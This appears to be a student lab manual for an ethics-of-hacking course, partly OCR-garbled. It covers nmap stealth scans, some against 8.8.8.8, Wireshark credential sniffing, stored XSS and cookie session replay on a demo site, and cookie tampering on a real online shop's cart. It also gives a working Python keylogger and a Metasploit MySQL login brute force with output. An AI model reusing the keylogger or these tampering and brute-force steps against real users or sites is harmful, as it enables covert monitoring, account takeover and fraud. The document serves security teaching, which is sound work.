# nmap -sF -T4 8.8.8.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:49 EDT
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.00051s latency).
All 1000 scanned ports on dns.google (8.8.8.8) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

### 4) NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

**Command:** nmap -sN -p 22 scanme.nmap.org

```
(root@kali)-[/home/abhi]
# nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:50 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.0011s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
f

PORT      STATE SERVICE
22/tcp    closed ssh

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

## 5) XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

**Command:** nmap -sX -T4 8.8.8.8

```
(root@kali)-[/home/abhi]
# nmap -sX -T4 8.8.8.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 16:09 EDT
Nmap scan report for 8.8.8.8
Host is up (0.00068s latency).
All 1000 scanned ports on 8.8.8.8 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```


## Practical 5

**Aim:** Use Wireshark (Sniffer) to capture network traffic and analyze

### Steps:


Download and install Wireshark

Go to Capture -> Options -> Select Ethernet with Traffic and click on Start



You will now start seeing the network traffic

Now, go to browser and open <http://techpanda.org>. This is a site with a dummy login for us to test the traffic analysis.



Login to the website using admin@google.com and Password2020

Dashboard   Personal Contacts Manager v1.0					
Add New Contact			Log Out		
ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
58386	<a href="#">Dark</a>	heck	+91987456123	demo@gmail.com	<a href="#">Edit</a>
58387	<a href="#">Dark</a>	Winston	8504329123	Chaseb501442@gmail.com	<a href="#">Edit</a>
58388	<a href="#">Dark</a>	CRIMINAL JUSTICE REPORTS	5162735020	patesino209@gmail.com	<a href="#">Edit</a>
58389	1234	5678	567887654323456y	s@d.wf	<a href="#">Edit</a>
58390	xyz	zyz	3we457783	xyz@gmail.com	<a href="#">Edit</a>

Now stop the traffic analysis by clicking on Stop Capturing packets option at top left corner

Now look up http in the display filter and click on POST request with index.php

http						
No.	Time	Source	Destination	Protocol	Length	Info
6514	283.819269	142.251.42.10	192.168.1.124	HTTP	74	HTTP/1.1 200 OK (text/css)
6547	284.028925	72.52.251.71	192.168.1.124	HTTP	475	HTTP/1.1 200 OK (application/javascript)
6575	284.031373	72.52.251.71	192.168.1.124	HTTP	1418	HTTP/1.1 200 OK (application/javascript)
6584	284.060817	192.168.1.124	72.52.251.71	HTTP	517	GET /css/check-radio-bg.png HTTP/1.1
6609	284.091042	192.168.1.124	142.250.66.3	HTTP	491	GET /s/opensans/v34/memSYaGs126MiZpBA-UvWbX2vVnXBbObj20VZy00
6636	284.098380	142.250.66.3	192.168.1.124	HTTP	618	HTTP/1.1 200 OK (font/woff2)
6670	284.341611	72.52.251.71	192.168.1.124	HTTP	799	HTTP/1.1 200 OK (PNG)
6683	284.366204	192.168.1.124	72.52.251.71	HTTP	483	GET /favicon.ico HTTP/1.1
6714	284.645237	72.52.251.71	192.168.1.124	HTTP	545	HTTP/1.1 200 OK (image/x-icon)
6829	291.489742	192.168.1.124	72.52.251.71	HTTP	754	POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)
6834	291.769856	72.52.251.71	192.168.1.124	HTTP	1184	HTTP/1.1 302 Found (text/html)
6835	291.774423	192.168.1.124	72.52.251.71	HTTP	612	GET /dashboard.php HTTP/1.1
6878	292.055147	72.52.251.71	192.168.1.124	HTTP	614	HTTP/1.1 200 OK (text/html)

Now expand HTML form URL encoded to see the login credentials we posted using the HTML form in the above website

```
> Frame 6829: 754 bytes on wire (6032 bits), 754 bytes captured (6032) on interface 0
> Ethernet II, Src: RealtekS_d9:00:0c (00:e0:4c:d9:00:0c), Dst: Shenzhen
> Internet Protocol Version 4, Src: 192.168.1.124, Dst: 72.52.251.71
> Transmission Control Protocol, Src Port: 61639, Dst Port: 80, Seq: 1
> Hypertext Transfer Protocol
  > HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "email" = "admin@google.com"
    > Form item: "password" = "Password2020"
```

END



## Practical 6

**Aim:** Simulate persistent cross-site scripting attack

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

### Steps:

Go to browser and open <http://techpanda.org>. This is a site with a dummy login for us to test the traffic analysis.

techpanda.org

### Login | Personal Contacts Manager v1.0

Email\*

Password\*


☐ Remember me

Login to the website using `admin@google.com` and `Password2020`

### Dashboard | Personal Contacts Manager v1.0

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
58386	<a href="#">Dark</a>	heck	+91987456123	demo@gmail.com	<a href="#">Edit</a>
58387	<a href="#">Dark</a>	Winston	8504329123	Chaseb501442@gmail.com	<a href="#">Edit</a>
58388	<a href="#">Dark</a>	CRIMINAL JUSTICE REPORTS	5162735020	patesino209@gmail.com	<a href="#">Edit</a>
58389	1234	5678	567887654323456y	s@d.wf	<a href="#">Edit</a>
58390	xyz	zyz	3we457783	xyz@gmail.com	<a href="#">Edit</a>

Now click on Add New Contact option and while entering the details, we will enter HTML anchor tag with a link to an website as an input as shown below



techpanda.org/contacts\_editor.php?add=true

### Editor | Personal Contacts Manager v1.0

[Back to Dashboard](#)

First Name


Last Name

Mobile No

Email

[Save Changes](#)


Now click on save changes and go back to the site's dashboard. You will see your record added but instead of a text you will see a hyperlink text Subiksh.



58415	<a href="#">Subiksh</a>	S	889977665544	abc@gmail.com	<a href="#">Edit</a>
-------	-------------------------	---	--------------	---------------	----------------------

Total Records Count: 31

Once we click on this link, it will route to the website we mentioned in the anchor tag.



## Practical 7

**Aim:** Session impersonation using Firefox and Tamper Data add-on

We will be using EditThisCookie Add on for Session Impersonation and Tampering the Data.

### Steps:

- 1) Install EditThisCookie Add on in your Firefox Browser
- 2) Go to browser and open <http://techpanda.org>. This is a sitewith a dummy login for us to test the traffic analysis

techpanda.org

### Login | Personal Contacts Manager v1.0

Email\*

Password\*

☐ Remember me


- 3) Login to the website using [admin@google.com](mailto:admin@google.com) and Password2020

### Dashboard | Personal Contacts Manager v1.0

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
58386	<a href="#">Dark</a>	heck	+91987456123	demo@gmail.com	<a href="#">Edit</a>
58387	<a href="#">Dark</a>	Winston	8504329123	Chaseb501442@gmail.com	<a href="#">Edit</a>
58388	<a href="#">Dark</a>	CRIMINAL JUSTICE REPORTS	5162735020	patesino209@gmail.com	<a href="#">Edit</a>
58389	1234	5678	567887654323456y	s@d.wf	<a href="#">Edit</a>
58390	xyz	zyz	3we457783	xyz@gmail.com	<a href="#">Edit</a>



4) Now to the the Addon and Export the Cookie information and paste into a notepad



5) Once copied, close the browser window and go to <http://techpanda.org> website again. It will again ask you to login with a new session.

6) Go to the Add on, delete the new cookie and replace with our previously copied cookie using **Import** option.



7) Now refresh the page and your previous session will be impersonated giving you the access without Login.

For Tamper Data, follow the below steps:

1) Go to <https://www.ninjareMOTE.com/>. and click on Add to Cart for any one product.



**FREE Shipping** (Ninjas don't pay shipping\*):

**Ninja Remote™**

~~24.99~~ **\$19.99**



**Add To Cart**

2) Then navigate to the cart option for further processing. You can see your order with quantity set to 1.

<div><div>NINJA REMOTE™ STEALTH TELEVISION GADGET</div><div>INSTRUCTIONS ▾ SOCIAL MEDIA ▾ CONTACT US ▾  (1)</div></div>				
REMOVE	PRODUCT	QTY	PRICE	TOTAL
	Ninja Remote 1	1	\$19.99	\$19.99
			Total:	\$19.99

3) No using EditThisCookie, copy the cookie and paste to your notepad. After this, edit the cookie information, set "**value**": "**10**", for p\_nr1 and nTotalUnits. Save the cookie and replace with your existing cookie on the site.

4) Now refresh the page and your cart quantity data will be updated

<div><div>NINJA REMOTE™ STEALTH TELEVISION GADGET</div><div>INSTRUCTIONS ▾ SOCIAL MEDIA ▾ CONTACT US ▾  (10)</div></div>				
REMOVE	PRODUCT	QTY	PRICE	TOTAL
	Ninja Remote 1	10	\$19.99	\$199.90
			Total:	\$199.90

## Practical 8

**Aim:** Create a simple keylogger using python

### Steps:

1) Run below Python file in IDLE :-

```
from pynput.keyboard import Key,
Listenerimport logging

# if no name it gets into an empty
stringlog_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log_dir+"key_log.txt"),
level=logging.DEBUG,format='%(asctime)s:%(message)s:')

# This is from the
librarydef
on_press(key):

    logging.info(str(key))

# This says,
listener is on

with Listener(on_press=on_press) as
    listener:listener.join()
```

2) Enter a text in the output window and open the text file to see the logs of all the

```
===== RESTART: D:/Downloads/BSC-CS/TYCS-Sem-6/
subiksh
```

keyboardinput done.

```
2023-03-29 03:55:42,630: 's':
2023-03-29 03:55:42,746: 'u':
2023-03-29 03:55:42,906: 'b':
2023-03-29 03:55:43,082: 'i':
2023-03-29 03:55:43,255: 'k':
2023-03-29 03:55:43,394: 's':
2023-03-29 03:55:43,526: 'h':
```

# PRACTICAL NO. 9

## Aim: Using Metasploit to exploit (Kali Linux)

### Prerequisites:

KALI Linux, Internet, HOST PC with MySQL 5.1.59 version

### Steps:

- 1) Download and install MySQL 5.1.59 on your HOST PC to be attacked. Set a username – root and password – root123
- 2) On your PC, using Oracle VirtualBox – Open Kali Linux. Open terminal and enter command **msfconsole**

```
(root@kali)-[/home/abhi]MING> mitm 05536  
# msfconsole 27.0.0.1 netmask 255.0.0.0  
inets :[] prefixlen 128 scopeid 0x10<host>  
IIIIIII I dTb.dTb ueulen 1:----(local loopback)  
II P4'pavke'B 24.'"".'/\\.'""'.4 KiB)  
II F6.error.P0 :dr./\\.'er:uns 0 frame 0  
II T'T;.cl;P' 24.'by/es|4.0 (.14 KiB)  
II TX'T;;P' 0 dropped 0 errors 0 carrier 0 collision  
IIIIIII 'YvP'  
      .--_.  
I love shells --egypt  
[~]$ cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs echo  
=[ metasploit v6.2.26-dev ]  
+ -- ==[ 2264 exploits - 1189 auxiliary - 404 post ]  
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]
```

- 3) Now search for mysql\_login exploit using search mysql\_login command and use the auxiliary

```

msf6 > search mysql_login
[0: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
Matching Modules 0.0.1 netmask 255.0.0.0
===== prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
# Name packets 24 bytes 1440 (1.4 KiB) Disclosure Date Rank Check Des
cription errors 0 dropped 0 overruns 0 frame 0
- ---- packets 24 bytes 1440 (1.4 KiB) -----
----- errors 0 dropped 0 overruns 0 carrier 0 collisions 0
0 auxiliary/scanner/mysql/mysql_login normal No MyS
QL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxil
iary/scanner/mysql/mysql_login

msf6 > use 0

```

- 4) set RHOSTS as your Target IP address using command set RHOST 192.168.1.100
- 5) set USER\_FILE as user.txt (this file needs to have some sample username to be tested in brute attack, if file not created create one using following command – nano user.txt and then enter few usernames and save the file)
- 6) set PASS\_FILE as pass.txt (follow step 5 for this as well)
- 7) Run command options to verify the settings
- 8) Finally run the exploit using the **run** command. Output will show Success and failed as results.

```

current database (Accepted: none, us
er, user&realm)
PASSWORD no A specific password to authenticate w
h
PASS_FILE pass.txt no File containing passwords, one per li
Proxies no A proxy chain of format type:host:por
,type:host:port][...]
RHOSTS 192.168.1.118 yes The target host(s), see https://githu
com/rapid7/metasploit-framework/wiki/
Using-Metasploit
RPORT 3306 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works
or a host
THREADS 1 yes The number of concurrent threads (max
ne per host)
USERNAME root no A specific username to authenticate a
USERPASS_FILE no File containing users and passwords s
arated by space, one pair per line
USER_AS_PASS false no Try the username as the password for
l users
USER_FILE users.txt no File containing usernames, one per li
VERBOSE true yes Whether to print output for all atten

```



```

msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.1.118:3306 - 192.168.1.118:3306 - Found remote MySQL version 5.1.59
[!] 192.168.1.118:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: root: (Incorrect: Access
denied for user 'root'@'DESKTOP-SQHP5K3' (using password: NO))
[+] 192.168.1.118:3306 - 192.168.1.118:3306 - Success: 'root:root123'
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot:root123 (Incorrect:
Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot:poot123 (Incorrect:
Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot:groot123 (Incorrect
: Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot:root123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot:poot123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot:groot123 (Incorrec
t: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[*] 192.168.1.118:3306 - Scanned 1 of 1 hosts (100% complete)

```